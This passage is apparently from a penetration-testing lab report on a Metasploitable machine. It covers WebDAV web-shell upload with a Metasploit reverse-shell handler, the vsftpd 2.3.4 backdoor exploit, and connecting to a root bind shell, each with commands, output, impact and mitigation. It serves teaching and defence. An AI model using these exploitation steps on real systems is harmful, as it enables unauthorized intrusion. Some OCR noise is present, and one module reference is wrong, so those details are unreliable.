Using the cracked credentials, an attacker can log into the VNC service remotely. This grants the attacker full control of the system, enabling them to open terminals, browse files, or run malicious code as if physically present at the machine.



223 Risk Level: High

224 Impact

- **Full Remote Control**: An attacker gains unrestricted control over the target system, potentially leading to data theft, destruction, or further lateral movement across the network.
- **Service Disruption**: The attacker can disable services or systems, leading to a denial-of-service scenario.
- **Sensitive Information Exposure**: Files, credentials, and system configurations can be accessed and exfiltrated.

22.5 Mitigation

- **Disable VNC**: If remote desktop functionality is not required, VNC should be disabled.
- **Use Strong Authentication**: Replace default passwords with strong, complex credentials and enable multi-factor authentication if possible.
- **Restrict VNC Access**: Use firewall rules to limit access to the VNC service to trusted IP addresses only.

---

23) WebDAV Exploit

Overview of WebDAV

WebDAV (Web Distributed Authoring and Versioning) is an extension of HTTP that allows users to manage files on a remote server. Misconfigured WebDAV services can allow unauthorized file uploads, remote code execution, and access to sensitive files.

23.1 Discovery Phase

Nmap Scan:

The scan identifies that **port 80 (HTTP)** is open and the WebDAV protocol is enabled. This indicates a potential vulnerability where unauthorized users could exploit the WebDAV service to upload malicious files.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -p80 --script=http-enum -sV 192.168.1.6
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-04 08:59 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00050s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|_  /phpMyAdmin/: phpMyAdmin

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.40 seconds

┌──(kali㉿kali)-[~]
```

Running Davtest:

Davtest is used to test the WebDAV service by uploading various file types to the WebDAV directory. This tool verifies which files can be executed after uploading.

```
└$ davtest -url http://192.168.1.6/dav/
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://192.168.1.6/dav
********************************************************
NOTE    Random string for this session: 8uDwsjT
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://192.168.1.6/dav/DavTestDir_8uDwsjT
********************************************************
 Sending test files
PUT     asp     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.asp
PUT     shtml   SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.shtml
PUT     cgi     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.cgi
PUT     jhtml   SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.jhtml
PUT     html    SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.html
PUT     aspx    SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.aspx
PUT     pl      SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.pl
PUT     cfm     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.cfm
PUT     txt     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.txt
PUT     php     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.php
PUT     jsp     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.jsp
********************************************************
 Checking for test file execution
EXEC    asp     FAIL
EXEC    shtml   FAIL
EXEC    cgi     FAIL
EXEC    jhtml   FAIL
EXEC    html    SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.html
EXEC    html    FAIL
EXEC    aspx    FAIL
EXEC    pl      FAIL
EXEC    cfm     FAIL
EXEC    txt     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.txt
EXEC    txt     FAIL
EXEC    php     SUCCEED:        http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.php
EXEC    php     FAIL
EXEC    jsp     FAIL
```

```
********************************************************
/usr/bin/davtest Summary:
Created: http://192.168.1.6/dav/DavTestDir_8uDwsjT
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.asp
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.shtml
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.cgi
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.jhtml
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.html
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.aspx
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.pl
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.cfm
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.txt
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.php
PUT File: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.jsp
Executes: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.html
Executes: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.txt
Executes: http://192.168.1.6/dav/DavTestDir_8uDwsjT/davtest_8uDwsjT.php
```

Result: Files like PHP, HTML, and TXT were successfully uploaded and executed, confirming the server's vulnerability to remote code execution.

23.2 Exploitation Phase

Uploading a Reverse Shell:

Using **cadaver**, a WebDAV client, an attacker can upload a PHP shell onto the server.

```
┌──(kali㉿kali)-[~]
└─$ cadaver http://192.168.1.6/dav/
dav:/dav/> ls
Listing collection `/dav/': succeeded.
Coll:   DavTestDir_8uDwsjT                    0  Oct  4 09:03
Coll:   DavTestDir_AXCOPucFZ1MRKjT            0  Oct  4 08:51
Coll:   DavTestDir_QiV0ioNJepQCPa             0  Oct  4 08:51
dav:/dav/> put /home/kali/sh.php
Uploading /home/kali/sh.php to `/dav/sh.php':
Progress: [==================================>] 100.0% of 5490 bytes succeeded.
dav:/dav/> ls
Listing collection `/dav/': succeeded.
Coll:   DavTestDir_8uDwsjT                    0  Oct  4 09:03
Coll:   DavTestDir_AXCOPucFZ1MRKjT            0  Oct  4 08:51
Coll:   DavTestDir_QiV0ioNJepQCPa             0  Oct  4 08:51
        sh.php                             5490  Oct  4 09:08
dav:/dav/>
```

After successfully uploading a PHP web shell to the target, we proceed to connect back to the server and execute commands, gaining full control over the system.

Connecting Back with a Webshell

Once the **PHP webshell** is uploaded to the server, we can access it via a web browser. The webshell allows us to execute arbitrary system commands remotely.

- Navigate to the webshell's location in the browser, e.g., `http://<192.168.1.6/dav/sh.php`.
- Using the web interface, we can execute various system commands on the target server.

Setting Up the Reverse Shell (Netcat or Metasploit)


Option :Using Metasploit's Multi/Handler

- Start the Metasploit framework and configure the handler for the reverse shell.

```
msfconsole
use exploit/multi/handler
set LHOST <attacker-ip>
set LPORT 1234
exploit
```

```
msf6 exploit(multi/handler) > set lhost 192.168.1.11
lhost => 192.168.1.11
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

- **Step 2**: Once the webshell executes the reverse shell code, the handler will catch the incoming session, providing a **Meterpreter** session.



Gaining Remote Shell Access

Once the reverse shell is established, you can interact with the target system through the command line. At this point, attackers have full control over the compromised machine and can run commands, view or modify files, and potentially escalate privileges.

```
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
sh-3.2$ shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


I have no name!@metasploitable:/$
```

23.3 Risk Level: High

23.4 Impact

- **Unauthorized Access**: Attackers can upload and execute malicious files on the server, gaining unauthorized access to sensitive directories.

- **Remote Code Execution**: This enables attackers to run arbitrary code, potentially taking full control of the system.
- **Data Manipulation**: Uploaded files can be used to corrupt, delete, or manipulate server data.
- **Denial of Service**: Exploiting WebDAV can also lead to service disruptions, making resources unavailable to legitimate users.

23.5 Mitigation

- **Disable WebDAV**: If WebDAV is not required, it should be disabled.
- **Apply Access Controls**: Implement strong authentication and authorization mechanisms to limit access to WebDAV services.
- **Regular Patching**: Keep the server and associated software up to date to prevent exploitation of known vulnerabilities.

---

24) Vsftpd Exploit

Overview of Vsftpd

The vsftpd_2.3.4 exploit refers to a critical security vulnerability discovered in July 2011, which affected the Very Secure FTP Daemon (vsftpd). This version contained a backdoor that allowed unauthorized access to affected systems.

24.1 Discovery Phase

Nmap Scan

Performing an Nmap scan is a crucial step in the discovery phase to identify open ports and services running on a target system. Below is a brief overview of how to conduct an Nmap scan for a system running vsftpd 2.3.4.

```
┌──(ahmed㉿kali)-[~]
└─$ sudo nmap -sV 192.168.170.130
[sudo] password for ahmed:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 12:41 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 12:41 (0:00:03 remaining)
Nmap scan report for 192.168.170.130
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:2E:F6:2F (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
```

24.2 Exploitation Phase

Metasploit Exploit:

Using **Metasploit**, the known vulnerability in Vsftpd_2.3.4 (usermap_script) is exploited.

- **Search** for the exploit module: `search usermap_script`.

```
serchmsf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

- **Set** target IP: `set RHOST <target_ip>`.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.170.130
RHOSTS => 192.168.170.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.170.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
```

- **Run** the exploit: exploit

```
exit     exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.170.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.170.130:21 - USER: 331 Please specify the password.
[+] 192.168.170.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.170.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.170.128:34573 -> 192.168.170.130:6200) at 2024-10-13 15:35:47 -0400

whoami
root
pwd
/
```

24.3 Risk Level: Critical

24.4 Impact

- **Backdoor Issue**: A vulnerability was found that allowed an attacker to execute arbitrary code on the server. This was due to a backdoor that was inserted into the source code, which could allow unauthorized access.
- **Remote Code Execution**: Exploiting the vulnerability could lead to remote code execution, enabling attackers to take control of the affected server.
- **Data Breach Risks**: Compromised servers could lead to data leaks, exposing sensitive files and user data.

24.5 Mitigation

- **Immediate Upgrade**: Move to the latest stable version of VSFTPD. This version will have security patches and improvements that address known vulnerabilities.
- **Disable Anonymous Access**: If not required, disable anonymous login to prevent unauthorized access.
- **Firewall Configuration**: Use a firewall to limit access to the FTP server from untrusted networks.
- **Intrusion Detection/Prevention Systems (IDS/IPS)**: Implement IDS/IPS to monitor for suspicious activities and block potential attacks.

---

25) BindShell

Overview of BindShell

A bind shell is a method of creating a remote shell on a target machine. It binds a command shell to a specific network port, allowing remote users to connect to it and execute commands as if they were logged in locally.

25.1 Discovery Phase

Nmap Scan:

Using Nmap, we scan the target to identify open ports and services running. The scan reveals that port 1524 (TCP) is open, indicating the presence of a bindshell. This service is typically associated with the Metasploitable environment, providing a root shell. The existence of this bindshell suggests a potential vulnerability that could be exploited for unauthorized access or control over the system. Further assessment and exploitation techniques may be employed to leverage this open port for command execution or system compromise.

```
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
```

25.2 Exploitation Phase

Using ncat.

ncat `<target_ip>` `<port>`

```
┌──(ahmed㉿kali)-[~]
└─$ ncat 192.168.170.130 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2e:f6:2f
          inet addr:192.168.170.130  Bcast:192.168.170.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2e:f62f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5892 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5770 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:433364 (423.2 KB)  TX bytes:1099685 (1.0 MB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:402 errors:0 dropped:0 overruns:0 frame:0
          TX packets:402 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:156469 (152.8 KB)  TX bytes:156469 (152.8 KB)

root@metasploitable:/#
```

25.3 Risk Level: High

25.4 Impact

- **Denial of Service**: An attacker can exploit the system's resources, potentially leading to a denial of service for legitimate users.
- **Malware Installation**: Once the attacker has access, they can install additional malware, creating persistent backdoors or launching further attacks.
- **Data Exfiltration**: Attackers can access sensitive data stored on the system and exfiltrate it, leading to data breaches.

255 Mitigation

- **Least Privilege Principle**: Limit user permissions to only what is necessary for their role.
- **Log Management**: Continuously monitor logs for suspicious activity and analyze patterns.
- **Intrusion Detection/Prevention Systems (IDS/IPS)**: Implement IDS/IPS to monitor for unusual activity and block potential attacks.

Conclusion

The vulnerabilities identified in Samba, VNC, WebDAV, BindShell and Vsftpd present significant risks to the security and integrity of the system. Immediate action should be taken to mitigate these risks by:

- Updating and patching software regularly,
- Enforcing strong access controls and authentication mechanisms
- Disabling unnecessary services to reduce the attack surface.

By following these mitigation strategies, the organization can significantly reduce its exposure to these types of exploits and ensure a more secure network environment.